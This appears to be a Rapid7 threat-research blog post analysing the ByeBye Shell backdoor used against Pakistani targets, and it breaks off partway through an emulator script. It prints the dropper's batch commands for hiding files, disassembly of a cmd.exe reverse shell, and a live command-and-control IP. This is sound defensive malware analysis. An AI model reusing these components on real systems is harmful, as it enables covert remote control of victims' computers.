ByeBye Shell and the targeting of Pakistan

rapid7.com/blog/post/2013/08/19/byebye-and-the-targeting-of-pakistan

August 19, 2013

Last updated at Thu, 24 Aug 2017 13:43:38 GMT

Asia and South Asia are a theater for daily attacks and numerous ongoing espionage campaigns between neighboring countries, so many campaigns that it's hard to keep count. Recently I stumbled on yet another one, which appears to have been active since at least the beginning of the year, and seems mostly directed at Pakistani targets.

In this article we're going to analyze the nature of the attacks, the functionality of the backdoor - here labelled as **ByeBye Shell** - and the quick interaction I had with the operators behind this campaign.

Infection

No exploit was used in any of the attacks we attribute to this campaign - the attackers probably just relied on social engineering the victim through well-crafted spearphishing emails.

The malware first appears to the victim as a .scr file. In some cases the attackers make use of the Left-to-Right Override Unicode character in order to twist the .exe file extension into something more credible.

Once executed it drops and launches a batch script in a %Temp% subfolder with the following content:

```
@ echo off
@ start "IEXPLORE.EXE" "<backdoor>"
@ reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced /v
Hidden /t REG_DWORD /d 0x00000000 /f
@ reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced /v
HideFileExt /t REG_DWORD /d 0x00000001 /f
@ reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced /v
ShowSuperHidden /t REG_DWORD /d 0x00000000 /f
@ reg add
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden\SHO\
 /v CheckedValue /t REG_DWORD /d 0x00000000 /f
@ exit
```

As you can see, it enforces some configuration in the registry in order to hide file extensions and not show hidden folders.

Subsequently the malware creates and launches a *Cabinet Self-Extractor*, which drops two additional executable files: one embedding either a PDF or a Microsoft Office Word document, the other being the actual backdoor.

These are the **hashes of the original droppers** I inspected during this analysis:


8b4224dac114a9b8433913a1977f88b2

469cf94c457c17d8f24dacf9f9d41f33


6b349e439a17c4b66fb2a25965432aa9

d36da5c48d8fb7ee8c736ae183bf3f8a

The embedded documents all show content revolving around **internal or foreign Pakistan politics** - following are some examples of such documents:




This document appears to report an article that appeared on Hilal, the magazine of the Pakistan Armed Forces. You can find a copy of the original article on this Pakistan institutional website.




Also in this case the attacker seems to have just reused an existing article. Searching online for the content, it appears to have been originally published on a website called SATribune, which is no longer online.

You can find a copy of the full article here.



Again, the original article is available on Dawn.com.



This last one coming instead from Reuters.

Backdoor

Let's face it: at the point where the attackers obtain control over the target computer, **not much sophistication is left in day-to-day targeted attacks**. PoisonIvy, Ghost and custom backdoors are daily business for threat analysts and malware researchers, in most cases being tedious work with little technical challenge.

This campaign is no exception. The main backdoor installed and executed on the victims' systems appears to be a custom reverse shell with just a handful of features. Due to a lack of public literature about this case, I decided to dub this family as **ByeByeShell**.

When disassembling the binary you can quickly understand the mechanics of the backdoor. After some quick initialization, the backdoor XORs an embedded string with *0x9D* to extract the IP address of the C&C server. Subsequently it establishes a connection to it (generally on port 80) and checks in with some basic information about the system.

LAB-OF-Me: 10.0.2.15.....UserName: User

HostName:lab

MAC:

Address 0: 10.0.2.15

[P130813]

As you can see, it reports the computer name, the user name, the IP address and MAC address of the network adapter. The *[P130813]* line appears to be a constant value, possibly a target identifier.


Interestingly, in a specific malware sample belonging to this campaign, the backdoor also appends the string "**INS and AfPak**" at the end of the message - note that, as defined by Wikipedia, "_AfPak (or Af-Pak) is a neologism used within US foreign policy circles to designate Afghanistan and Pakistan as a single theater of operation_s".

After the check-in message is sent, the malware enters a continuous loop in which it will keep silently waiting for commands from the open socket connection. From now on, it expects some manual interaction from the attacker.


The supported commands are:

- **shell**
- **comd**
- **sleep**
- **quit**
- **kill**

You can see the switch block in the following screenshots.



When a message is received from the socket connection, it checks **if the message is "shell" then spawn a reverse shell**, otherwise continues by checking for **"comd" which will simply execute a command** and returns.



If neither "shell" or "comd" is specified by the operator, it checks if it has been instructed to sleep or terminate, otherwise it just continues to the next iteration.

In the following screenshot you can see how the reverse shell is implemented: **it just launches a cmd.exe and pipes stdin, stdout and stderr to the opened socket** so that the operator can directly interact with the Windows prompt.

```
; Attributes: bp-based frame

spawn_cmd proc near

socket_handle= dword ptr  8

push    ebp
mov     ebp, esp
push    44h             ; size_t
push    0               ; int
push    offset StartupInfo ; void *
call    _memset
add     esp, 0Ch
push    offset ProcessInformation ; lpProcessInformation
push    offset StartupInfo ; lpStartupInfo
push    0               ; lpCurrentDirectory
push    0               ; lpEnvironment
push    8000000h        ; dwCreationFlags
push    1               ; bInheritHandles
xor     eax, eax
push    offset ProcessAttributes ; lpThreadAttributes
push    offset ProcessAttributes ; lpProcessAttributes
mov     ProcessInformation.hProcess, eax
mov     ProcessInformation.hThread, eax
mov     ProcessInformation.dwProcessId, eax
mov     ProcessInformation.dwThreadId, eax
mov     StartupInfo.wShowWindow, ax
mov     eax, [ebp+socket_handle]
push    offset CommandLine ; "cmd"
push    0               ; lpApplicationName
mov     StartupInfo.cb, 44h
mov     StartupInfo.dwFlags, 100h
mov     StartupInfo.hStdError, eax
mov     StartupInfo.hStdInput, eax
mov     StartupInfo.hStdOutput, eax
mov     ProcessAttributes.nLength, 0Ch
mov     ProcessAttributes.bInheritHandle, 1
mov     ProcessAttributes.lpSecurityDescriptor, 0
call    ds:CreateProcessA
mov     ecx, ProcessInformation.hProcess
push    0FFFFFFFFh      ; dwMilliseconds
push    ecx             ; hHandle
call    ds:WaitForSingleObject
mov     eax, 1
pop     ebp
retn
spawn_cmd endp
```

As you can see, this is an extremely basic backdoor, even poorly written if you ask me. Antivirus detection rate is also reasonably good, despite consisting mostly of generic signatures.

The samples are also signed with an invalid Microsoft Windows certificate, which can be used for further fingerprinting:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            5b:b2:39:83:49:9b:89:a0:43:a8:10:3a:67:24:13:78
    Signature Algorithm: md5WithRSAEncryption
        Issuer: CN=Microsoft Windows
        Validity
            Not Before: Dec 31 18:30:00 2011 GMT
            Not After : Dec 31 18:30:00 2014 GMT
        Subject: CN=Microsoft Windows
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                        00:c6:e9:0c:5e:0a:09:39:db:58:a8:03:6c:60:da:
                32:ad:c5:3d:9a:39:91:ca:93:9f:ac:39:aa:3d:45:
                54:a7:63:e0:a7:c3:b0:b6:ee:2b:6c:bd:83:f9:9b:
                9b:e1:df:0d:e1:2a:96:e3:99:5e:52:0e:c7:c5:63:
                91:b4:e9:37:63:be:4b:62:23:2e:b8:00:f0:48:22:
                1e:ef:60:16:99:a4:08:2c:66:72:26:a2:68:1d:66:
                a4:22:ff:a5:72:7a:ad:f8:78:9c:1f:2e:89:49:62:
                f4:ba:6d:7f:f5:04:b1:9b:29:58:13:1d:f9:0f:a6:
 86:95:95:92:0b:57:9c:ca:39
Exponent: 65537 (0x10001)
X509v3 extensions:
2.5.29.1:
                0D..g.yY,.^.Oxz..../..0.1.0...U....Microsoft Windows..
[.9.I...C..:g$.x     Signature Algorithm: md5WithRSAEncryption
                bd:b3:b3:95:14:aa:55:0d:80:4a:7b:d5:54:e9:43:e9:e1:36:
                c1:7b:25:64:4b:a4:35:6f:55:81:d1:f5:9d:69:87:04:f3:8d:
                05:0a:49:31:0e:49:11:62:97:85:42:b4:37:63:ce:88:77:59:
                44:9c:83:03:9c:bb:95:f8:f4:8d:15:b5:1c:96:d4:af:ea:50:
                0a:cf:53:38:01:ed:00:6c:a0:90:f6:4c:8c:80:12:f3:ac:38:
                b1:4f:d9:e9:d1:2b:8b:40:0e:9e:6b:38:45:a1:90:2d:fe:79:
                92:6d:f8:98:f1:a7:bf:9b:8d:7a:bc:89:77:12:33:29:6e:7e:
                d2:ff
```

Playing with the Attacker

In all the cases presented in this blog post, the backdoors tried to connect to the C&C located at **46.165.207.134**, which appears to be a dedicated server hosted by *Leaseweb*:

inetnum: 46.165.200.0 - 46.165.207.255

netname: NETDIRECT-NET

descr: Leaseweb Germany GmbH (previously netdirekt e. K.)

remarks: INFRA-AW

country: DE

admin-c: LSWG-RIPE

tech-c: LSWG-RIPE

status: ASSIGNED PA

mnt-by: NETDIRECT-MNT

mnt-lower: NETDIRECT-MNT

mnt-routes: NETDIRECT-MNT

source: RIPE # Filtered

At the time of writing, the server appears to still be online. However port 80, which the backdoors try to contact, appears to be available only sporadically. In order to get some fun out of an overall straightforward analysis, I quickly hacked together a **Python script that emulates a ByeBye backdoor** - following is the code:

```
import os
import sys
import socket
import subprocess

def main(host='46.165.207.134'):
    # This is the check-in message.
    buf = "HOMEPC-OF-User:
192.168.0.5.....................................................UserName:
User\n"
    buf = "HostName:HOMEPC\n"
    buf = "MAC: <MAC ADDRESS>\n"
    buf = "Address 0: 192.168.0.5\n"
    buf = "[P100713]\n"
    buf = "$"

    # Emulating cmd.exe, hacky but works.
    cmd = "Microsoft Windows XP [Version 5.1.2600]\n"
